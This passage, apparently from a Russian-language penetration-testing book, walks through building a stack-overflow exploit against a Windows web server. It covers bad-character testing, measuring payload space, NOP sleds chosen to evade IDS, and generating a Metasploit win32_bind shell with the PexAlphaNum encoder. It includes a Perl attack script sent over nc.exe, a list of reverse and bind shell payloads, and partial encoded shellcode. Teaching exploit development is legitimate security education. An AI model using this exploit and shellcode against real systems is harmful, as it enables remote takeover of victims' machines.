Если символ был удален из середины строки, то его следует избегать в полезной нагрузке. Если же строка преждевременно оборвалась, значит символ, следующий за последним видимым, приложение интерпретирует как признак конца строки. Таких символов в полезной нагрузке тоже не должно быть. Двоичный ноль (0x00) практически всегда считается концом строки, поэтому в тестовую строку его даже включать не надо. Если обнаружен еще какой-то символ, обрывающий строку, надо исключить и его и послать модифицированную тестовую строку еще раз.

При отправке тестовой строки жертве она часто повторяется несколько раз, так как, возможно, дело не в фильтре, а в том, что какая-то функция программы модифицирует данные в стеке. Так как эта функция вызывается до останова процесса, то невозможно сказать, что именно стало причиной модификации. Повторив строку несколько раз, мы сможем выяснить, кто виноват: фильтр или функция. Если некоторый символ будет удален или изменен во всех экземплярах тестовой строки, значит, это, скорее всего, фильтр,

так как вероятность, что некоторая функция модифицирует один и тот же символ в разных местах, мала.

Процесс можно ускорить, если принять некоторые допущения об атакуемом приложении. В нашем случае URL – это длинная строка, завершаемая нулем. Так как URL может содержать буквы и цифры, то эти символы заведомо допустимы. По опыту мы знаем, что символы, из которых состоит адрес возврата, тоже не были отфильтрованы, то есть байты 0x77, 0xF7, 0x63 и 0x85 разрешены, как и байт 0xCC. Если нам удастся составить полезную нагрузку так, что она будет содержать только буквы, цифры и символы с кодами 0x77, 0xF7, 0x63, 0x85 и 0xCC, то, скорее всего, фильтры не станут ей помехой.

На рис. 12.26 приведен пример тестовой строки для выявления недопустимых символов.

Символы с ASCII-кодами от \x01 до \xFF	Некорректный адрес в памяти, перезаписывающий сохраненный адрес возврата	Символы с ASCII-кодами от \x01 до \xFF

Рис. 12.26. Строка для тестирования на недопустимые символы

Определение ограничений на размер

Выявив недопустимые символы, мы теперь должны понять, сколько в нашем распоряжении места. Чем больше места, тем больше кода, а чем больше кода, тем шире выбор полезных нагрузок.

Простейший способ определить объем памяти, доступной для атаки, – послать столько данных, сколько возможно, пока строка не будет обрезана. В примере 12.5 мы уже знаем, что до адреса возврата нам доступно 589 байтов, но не знаем, сколько места есть после этого адреса. Чтобы выяснить это, модифицируем эксплойт, послав чуть больше данных.

Пример 12.5. Определение объема доступной памяти

```
1 $string = "GET /";
2 $string .= "\xcc" x 589;
3 $string .= "\x85\x63\xf7\x77";
4 $string .= "\xcc" x 1000;
5 $string .= ".htr HTTP/1.0\r\n\r\n";
6
7 open(NC, "|nc.exe 192.168.181.129 80");
8 print NC $string;
9 close(NC);
```

В строке 4 мы послали после адреса возврата не 500 байт, как раньше, а 1000. Когда процессор выполнит команду 0xCC, непосредственно следую-

щую за адресом возврата, процесс остановится, и мы сможем определить, сколько места доступно для полезной нагрузки.

Чрезмерно увеличивая размер строки атаки, мы рискуем послать слишком много данных. Это вызовет программное исключение, которое перехватит обработчик, в результате чего мы не перейдем по нашему адресу возврата. Тогда определить размер доступной памяти окажется труднее.

Просмотр содержимого памяти перед адресом возврата подтверждает, что 589 байтов действительно заполнены байтом 0xCC. Как видно из рис. 12.27, память, следующая за адресом возврата, начинается с 0x00F0FCCC и продолжается до 0x00F0FFFF. Похоже, что на адресе 0x00F0FFFF полезная нагрузка обрывается и любые попытки обратиться к памяти по адресам старше этого наталкиваются на сообщение отладчика о том, что память по такому адресу отсутствует.

Address	Hex dump	ASCII
00F0FEBF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FECF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FEDF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FEEF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FEFF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF0F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF1F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF2F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF3F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF4F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF5F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF6F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF7F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF8F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FF9F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FFAF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FFBF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FFCF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FFDF	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FFEf	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	FFFFFFFFFFFFFFFF
00F0FFFF	CC	if

Рис. 12.27. Конец строки атаки

На адресе 0x00F0FFFF память заканчивается, так как мы дошли до конца страницы, а адреса, начиная с 0x00F10000, программе не выделены. Но все же память от 0x00F0FCCC до 0x00F0FFFF была заполнена байтом 0xCC, и, значит, в дополнение к 589 байтам до адреса возврата, мы еще имеем 820 байтов после него. При необходимости можно воспользоваться командой JMP, чтобы предоставить в распоряжение полезной нагрузки оба этих участка, что в совокупности дает 1409 байтов. Этого хватит для размещения почти любой полезной нагрузки. Окончательная схема распределения памяти показана на рис. 12.28.

589 свободных байтов	4 байта для перезаписи сохраненного адреса возврата	820 свободных байтов

Рис. 12.28. Свободное место в строке атаки

Дорожка из NOP-команд

Чтобы полезная нагрузка выполнялась правильно, регистр EIP должен указывать точно на ее начало. Но предсказать адрес полезной нагрузки в стеке для разных систем с точностью до байта сложно, поэтому часто ее начинают с последовательности («дорожки») NOP-команд, не выполняющих никаких полезных операций. По такой дорожке можно «скользить» до первой полезной команды, даже если EIP будет указывать не совсем туда, куда нужно. Таким образом, этот прием повышает шансы на успешное выполнение эксплойта, поскольку расширяет область допустимых адресов для EIP, сохраняя в то же время состояние процессора.

А сохранять состояние процессора важно, так как не исключено, что для работы полезной нагрузки должны удовлетворяться некоторые предусловия. NOP-команда не изменяет состояния процессора, который просто тратит один такт на переход к следующей команде. При этом лишь увеличивается значение регистра EIP.

На рис. 12.29 показано, как дорожка из NOP-команд приводит к тому адресу, на который указывает EIP.




Рис. 12.29. Повышение надежности за счет дорожки из NOP-команд

В любом процессоре есть одна или несколько команд, которые могут выступать в роли «пустышки». Так, в процессорах семейства x86 можно взять команду с кодом 0x90, а на некоторых RISC-платформах воспользоваться командой сложения и отбросить результат. Если компьютер-жертва работает на платформе x86, то дорожку можно выложить из команд с кодом 0x90. Строго говоря, код операции 0x90 соответствует команде XCHG EAX,EAX, которая обменивает регистр EAX с самим собой, не изменяя тем самым состояния процессора.

С точки зрения успешности атаки, в качестве NOP-команды можно выбрать любую команду, которая не изменяет те аспекты состояния процессора, которые важны для работы эксплойта, и позволяет в конце концов достичь адреса, на который указывает EIP. Например, если эксплойту важно лишь значение регистра EAX, то допустима любая команда, не модифицирующая его: можно инкрементировать EBX, изменять ESP, обнулять ECX и так далее. Зная это, мы можем не ограничиваться только последовательностью байтов 0x90 и тем самым снизить вероятность того, что эксплойт будет опознан, ведь многие IDS ищут такие цепочки в проходящем трафике.

На выяснение того, какие коды операции совместимы с нашей полезной нагрузкой и каких символов в ней нужно избегать, может уйти очень много времени. Но, к счастью, исходя из параметров эксплойта, шесть имеющихся в Metasploit генераторов NOP-команд могут создать миллионы дорожек, делая обнаружение эксплойта по их сигнатурам практически невозможным. Хотя такие генераторы можно использовать только для эксплойтов, уже встроенных в каркас, все же для полноты изложения мы их рассмотрим.

Имеется по одному генератору дорожек для платформ Alpha, MIPS, PPC и SPARC. Что касается архитектуры x86, то на выбор предоставляются два генератора: Rpx и OptyNop2. Генератор Rpx создает последовательности однобайтовых команд, тогда как OptyNop2 включает команды длиной от одного до шести байтов. Вспомните об одном из важнейших требований к дорожке из NOP-команд: на какой бы байт внутри нее ни указывал EIP, дорожка должна к нему вести, причем исполнение должно продолжаться, пока не будет достигнуто начало полезной нагрузки. В случае однобайтовых команд никакой проблемы не возникает, так как по такой дорожке заведомо можно дойти до любого байта. Если же допускаются многобайтовые команды, то надо учитывать возможность «приземления» EIP в середине такой команды, тогда до начала полезной нагрузки мы никогда не дойдем. Генератор OptyNop2 строит последовательность команд так, что даже если EIP будет указывать внутрь команды, процессор все равно доберется до нужного байта. Без сомнения OptyNop2 на сегодняшний день является одним из самых передовых генераторов NOP-команд.

Дорожки из NOP-команд часто используются в сочетании с техникой прямой передачи управления по адресу в стеке в связи со сложностью точного предсказания адреса возврата. Если же применяется метод «отталкивания» от разделяемой библиотеки, то таким способом надежность эксплойта не повысить. Впрочем, и в этом случае описанный прием не бесполезен, так как уменьшает шансы распознавания полезной нагрузки системой обнаружения вторжений. В рассматриваемом примере мы разместим полезную нагрузку после адреса возврата и, хотя это необязательно, замостим предшествующие ему 589 байтов случайными NOP-командами (см. рис. 12.30).

Дорожка из NOP-команд длиной 589 байтов	4 байта, перезаписывающие сохраненный адрес возврата	820 байтов свободного пространства

Рис. 12.30. Строка атаки, содержащая дорожку из команд NOP

Выбор полезной нагрузки и кодировщика

Последний шаг разработки эксплойта – это создание и кодирование полезной нагрузки, которую предстоит вставить в строку атаки и послать жертве для исполнения. Полезная нагрузка состоит из команд, позволяющих достичь поставленной цели, например, запустить на атакованном компьютере некую программу или открыть серверный сокет, при соединении с которым будет запускаться оболочка. Чтобы создать полезную нагрузку с нуля, разработчик эксплойта должен уметь программировать на ассемблере для конкретного процессора, а также разбираться в особенностях целевой операционной системы. Требования серьезные! Хуже того, в полезной нагрузке могут оказаться символы, которые приложение отфильтрует. Хотя кому-то задача создания полезной нагрузки для конкретной архитектуры и операционной системы может показаться интересной, очевидно, что это не самый простой и быстрый способ написания работоспособного эксплойта.

Чтобы не утруждать себя тяжелой задачей написания специализированного shell-кода для конкретной уязвимости, мы вновь обратимся к каркасу Metasploit. Одна из его самых сильных сторон – это возможность автоматически генерировать полезные нагрузки для заданной аппаратной платформы и операционной системы, которые затем кодируются, чтобы избавиться от недопустимых символов. По сути дела, каркас берет на себя всю работы по созданию и кодированию полезной нагрузки, предлагая пользователю лишь выбрать ее тип. В последнюю версию Metasploit включено свыше 65 полезных нагрузок для девяти операционных систем на четырех аппаратных платформах. Конечно, каждую из них мы обсудить не сможем, но все же опишем основные категории.

В класс «Bind» входят полезные нагрузки, привязывающие запуск оболочки к порту. Если удаленный клиент установит соединение с этим портом на уязвимой машине, то получит в ответ оболочку. Полезные нагрузки с обратным вызовом («Reverse shell») делают практически то же самое, только соединение инициирует жертва, а не клиент. Класс «Execute» содержит полезные нагрузки, запускающие на удаленной машине конкретные команды, а нагрузки класса «VNC» предоставляют удаленному клиенту графический интерфейс для управления взломанной машиной. Существует механизм Meterpreter, который позволяет динамически внедрять и исполнять модули в виртуальной памяти машины-жертвы. Подробнее об этом см. статью на сайте www.nologin.com.

Каркас Metasploit предлагает два интерфейса для генерирования и кодирования полезной нагрузки. С Web-интерфейсом, находящимся по адресу www.metasploit.com/shellcode.html, работать проще, но для желающих имеется и командный вариант, состоящий из утилит *msfpayload* и *msfencode*. Мы начнем обсуждение именно с них, а затем посмотрим, как сделать то же самое из Web-интерфейса.

На рис. 12.31 показано, что первым делом при использовании утилиты *msfpayload* нужно вывести список всех полезных нагрузок.

```

Administrator@nothingbutfat ~/framework
$ ./msfpayload -h

Usage: ./msfpayload <payload> [var=val] <SICP/R>

Payloads:
bsd_ia32_bind          BSD IA32 Bind Shell
bsd_ia32_bind_stg      BSD IA32 Staged Bind Shell
bsd_ia32_exec          BSD IA32 Execute Command
bsd_ia32_findrecv      BSD IA32 Recv Tag Findsock Shell
bsd_ia32_findrecv_stg  BSD IA32 Staged Findsock Shell
bsd_ia32_findsock      BSD IA32 SrcPort Findsock Shell
bsd_ia32_reverse       BSD IA32 Reverse Shell
bsd_ia32_reverse_stg   BSD IA32 Staged Reverse Shell
bsd_sparc_bind         BSD SPARC Bind Shell
bsd_sparc_reverse     BSD SPARC Reverse Shell
bsdi_ia32_bind         BSDi IA32 Bind Shell
bsdi_ia32_bind_stg     BSDi IA32 Staged Bind Shell
bsdi_ia32_findsock     BSDi IA32 SrcPort Findsock Shell
bsdi_ia32_reverse      BSDi IA32 Reverse Shell
bsdi_ia32_reverse_stg  BSDi IA32 Staged Reverse Shell
cmd_generic            Arbitrary Command
cmd_irc_bind          IRIX Inetd Bind Shell
cmd_sol_bind          Solaris Inetd Bind Shell
cmd_unix_reverse      Unix Telnet Piping Reverse Shell
cmd_unix_reverse_bash Unix /dev/tcp Piping Reverse Shell
cmd_unix_reverse_cross Unix Telnet Piping Reverse Shell
cmd_unix_reverse_nss  Unix Spaceless Telnet Piping Reverse Shell
generic_sparc_execve  BSD/Linux/Solaris SPARC Execute Shell
linux_mips_execve     IRIX MIPS Execute Shell
linux_ia32_adduser     Linux IA32 Add User
linux_ia32_bind        Linux IA32 Bind Shell
linux_ia32_bind_stg    Linux IA32 Staged Bind Shell
linux_ia32_exec        Linux IA32 Execute Command
linux_ia32_findrecv    Linux IA32 Recv Tag Findsock Shell
linux_ia32_findrecv_stg Linux IA32 Staged Findsock Shell
linux_ia32_findsock    Linux IA32 SrcPort Findsock Shell
linux_ia32_reverse     Linux IA32 Reverse Shell
linux_ia32_reverse_impurity Linux IA32 Reverse Impurity Upload/Execute
linux_ia32_reverse_stg Linux IA32 Staged Reverse Shell
linux_ia32_reverse_udp Linux IA32 Reverse UDP Shell
linux_sparc_bind       Linux SPARC Bind Shell
linux_sparc_reverse    Linux SPARC Reverse Shell
osx_ppc_bind          Mac OS X PPC Bind Shell
osx_ppc_bind_stg      Mac OS X PPC Staged Bind Shell
osx_ppc_findrecv_peek_stg OS X PPC Staged Find Recv Peek Shell
osx_ppc_findrecv_stg  Mac OS X PPC Staged Find Recv Shell
osx_ppc_reverse       Mac OS X PPC Reverse Shell
osx_ppc_reverse_nf_stg Mac OS X PPC Staged Reverse Null-Free Shell
osx_ppc_reverse_stg   Mac OS X PPC Staged Reverse Shell
solaris_ia32_bind      Solaris IA32 Bind Shell
solaris_ia32_findsock  Solaris IA32 SrcPort Findsock Shell
solaris_ia32_reverse   Solaris IA32 Reverse Shell
solaris_sparc_bind     Solaris SPARC Bind Shell
solaris_sparc_reverse  Solaris SPARC Reverse Shell
win32_adduser          Windows Execute net user /ADD
win32_bind             Windows Bind Shell
win32_bind_dllinject   Windows Bind DLL Inject
win32_bind_meterpreter Windows Bind Meterpreter DLL Inject
win32_bind_stg         Windows Staged Bind Shell
win32_bind_stg_upexec  Windows Staged Bind Upload/Execute
win32_bind_unicinject  Windows Bind UNC Server DLL Inject
win32_exec             Windows Execute Command
win32_findrecv_ord_meterpreter Windows Recv Tag Findsock Meterpreter
win32_findrecv_ord_stg Windows Recv Tag Findsock Shell
win32_findrecv_ord_unicinject Windows Recv Tag Findsock UNC Inject
win32_reverse          Windows Reverse Shell
win32_reverse_dllinject Windows Reverse DLL Inject
win32_reverse_meterpreter Windows Reverse Meterpreter DLL Inject
win32_reverse_ord      Windows Staged Reverse Ordinal Shell
win32_reverse_ord_unicinject Windows Reverse Ordinal UNC Server Inject
win32_reverse_stg      Windows Staged Reverse Shell
win32_reverse_stg_upexec Windows Staged Reverse Upload/Execute
win32_reverse_unicinject Windows Reverse UNC Server Inject
  
```

Рис. 12.31. Перечень имеющихся полезных нагрузок

Справка содержит не только короткие и длинные названия полезных нагрузок, но и перечень аргументов, которые можно задать в командной строке. Так как мы атакуем программу, работающую под управлением ОС Windows на платформе x86, то выбирать следует лишь нагрузки с префиксом win32. Остановимся на нагрузке win32_bind, открывающей на уязвимой машине порт, при соединении с которым запускается оболочка (рис. 12.32). Следующий шаг – задать параметры полезной нагрузки. Указав в командной строке имя *win32_bind* и флаг S, мы получим дополнительную информацию о выбранной полезной нагрузке.

```

Administrator@nothingbutfat ~/framework
$ ./msfpayload win32_bind S

Name: Windows Bind Shell
Version: $Revision: 1.30 $
OS/CPU: win32/x86
Needs Admin: No
Multistage: No
Total Size: 321
Keys: bind

Provided By:
vlad902 <vlad902 [at] gmail.com>

Available Options:
Options: Name      Default  Description
-----
required EXITFUNC    seh      Exit technique: "process", "thread", "seh"
required LPORT      4444    Listening port for bind shell

Advanced Options:
Advanced (Msf::Payload::win32_bind):

Description:
Listen for connection and spawn a shell

Administrator@nothingbutfat ~/framework
$
  
```

Рис. 12.32. Вывод параметров полезной нагрузки

У нее есть два обязательных параметра: *EXITFUNC* и *LPORT*, которые по умолчанию равны соответственно *seh* и *4444*. Параметр *EXITFUNC* говорит, как полезная нагрузка должна «прибраться» за собой, когда закончит работу. Некоторые уязвимости можно эксплуатировать до бесконечности, если только правильно завершать исполнение. В ходе тестирования имеет смысл обращать внимание на то, как различные способы завершения сказываются на работе приложения. Параметр *LPORT* задает порт, на котором полезная нагрузка будет ожидать запросов на соединение.

Чтобы сгенерировать полезную нагрузку, достаточно задать значения параметров и выходной формат. Если указать флаг C, то нагрузка будет выведена в формате, пригодном для вставки в программу на языке C, а если флаг P – то в сценарий на языке Perl. Последний флаг R выводит нагрузку в двоичном формате для сохранения в файле или передачи по конвейеру утилите *msfencode*. Поскольку мы собираемся закодировать полезную нагрузку, то она будет нужна в двоичном виде, так что запишем ее в файл. Кроме того, ска-

жем, что оболочку нужно привязать в порту 31337. На рис. 12.33 показаны варианты запуска с тремя разными флагами, а также результаты работы в каждом случае.




Рис. 12.33. Генерирование полезной нагрузки

Поскольку *msfpayload* не пытается избежать появления недопустимых символов, то форматы для C и Perl годятся лишь, если нет никаких ограничений на используемые символы. Обычно это не так, поэтому для исключения «плохих» символов нагрузку приходится кодировать.

В процессе кодирования нагрузка модифицируется так, чтобы в ней не было недопустимых символов. В качестве побочного эффекта этот процесс затрудняет опознание нагрузки системами IDS. При кодировании общий размер полезной нагрузки увеличивается, так как в нее включается декодер. На рис. 12.34 показано, как будет выглядеть получившаяся строка атаки.

Входящая в каркас Metasploit утилита *msfencode* выполняет весь процесс кодирования, принимая на входе результат работы *msfpayload* в двоичном формате

Дорожка из NOP-команд длиной 589 байтов	4 байта, перезаписывающие сохраненный адрес возврата	Декодер	Закодированная полезная нагрузка

Рис. 12.34. Строка атаки с закодированной полезной нагрузкой и декодером

и применяя один из нескольких имеющихся кодировщиков. На рис. 12.35 показаны аргументы *msfencode*, задаваемые в командной строке.




Рис. 12.35. Аргументы *msfencode*

В таблице 12.1 перечислены включенные в каркас Metasploit кодировщики с кратким описанием и указанием поддерживаемой архитектуры.

Таблица 12.1. Перечень имеющихся кодировщиков

Кодировщик	Краткое описание	Архитектура
Alpha2	Алфавитно-цифровой кодировщик от группы Skyline	x86
Countdown	XOR-кодировщик Call \$+4 с обратным отсчетом	x86
JumpCallAdditive	Аддитивный XOR-кодировщик Jump/Call с обратной связью	x86
None	«Пустой» кодировщик	все
OSXPPCLongXOR	Кодировщик LongXOR для MacOS X на платформе PPC	ppc
OSXPPCLongXORTag	Кодировщик LongXORTag для MacOS X на платформе PPC	ppc
Pex	XOR-кодировщик двойных слов Call \$+4	x86
PexAlphaNum	Алфавитно-цифровой кодировщик Pex	x86
PexFnstenvMov	XOR-кодировщик двойных слов Fnstecn/mov переменной длины	x86

Таблица 12.1. Перечень имеющихся кодировщиков (окончание)

Кодировщик	Краткое описание	Архитектура
PexFnstenvSub	XOR-кодировщик двойных слов Fnstecn/sub переменной длины	x86
QuackQuack	XOR-кодировщик двойных слов для MacOS X на платформе PPC	ppc
ShikataGaNai	Shikata Ga Nai	x86
Sparc	XOR-кодировщик двойных слов на платформе Sparc	sparc

Чтобы повысить шансы на прохождение полезной нагрузки через фильтры, мы закодируем ее, представив в виде последовательности букв и цифр. Для этого можно воспользоваться кодировщиком Alpha2 или PexAlphaNum. Поскольку работает и тот, и другой, остановимся на PexAlphaNum. На рис. 12.36 показана информация об этом кодировщике.




Рис. 12.36. Информация о кодировщике PexAlphaNum

На последнем шаге двоичная полезная нагрузка, сохраненная в файле `~/framework/payload`, кодируется с помощью PexAlphaNum, чтобы избавиться от нулевых символов. Результат представлен на рис. 12.37.

Итак, выбранный нами кодировщик сгенерировал алфавитно-цифровую полезную нагрузку, не содержащую нулей. Ее размер оказался равен 717 байтов. Закодированная нагрузка выведена в формате Perl, чтобы ее можно было непосредственно вставить в сценарий эксплойта.

Каркас Metasploit предлагает также графический вариант утилит `msfpayload` и `msfencode`, доступный через Web по адресу www.metasploit.com/shellcode.html. Он позволяет выводить только те полезные нагрузки, которые соответствуют указанной операционной системе и аппаратной платформе. На рис. 12.38




Рис. 12.37. Результат работы msfencode




Рис. 12.38. Генерирование полезной нагрузки с помощью msfweb

показан результат фильтрации по операционной системе. В списке находится нагрузка Windows Bind Shell, с которой мы только что работали. Снова выберем ее же, для чего достаточно щелкнуть по ссылке.

После выбора полезной нагрузки мы попадаем на страницу, где можно задать параметры как самой нагрузки, так и кодировщика. На рис. 12.39 выбран порт 31337 и кодировщик PexAlphaNum. Кроме того, мы можем указать максимальный размер полезной нагрузки и набор недопустимых символов.

Windows Bind Shell

Name: win32_bind v1.30
 Authors: vlad902 <vlad902 [at] gmail.com>
 Size: 321 bytes
 Arch: x86
 OS: win32

Listen for connection and spawn a shell

EXITFUNC Required DATA seh
 LPORT Required PORT 31337
 Exit technique: "process", "thread", "seh"
 Listening port for bind shell

Max Size:

Restricted Characters (format: 0x00 0x01)

Selected Encoder:

COPYRIGHT © 2003-2005 METASPLOIT.COM

Рис. 12.39. Задание параметров полезной нагрузки в интерфейсе msfweb

```
/* win32_bind - EXITFUNC=seh LPORT=31337 Size=717 Encoder=PexAlphaNum http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e"

Truncated.

# win32_bind - EXITFUNC=seh LPORT=31337 Size=717 Encoder=PexAlphaNum http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\xff\x4f\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e"
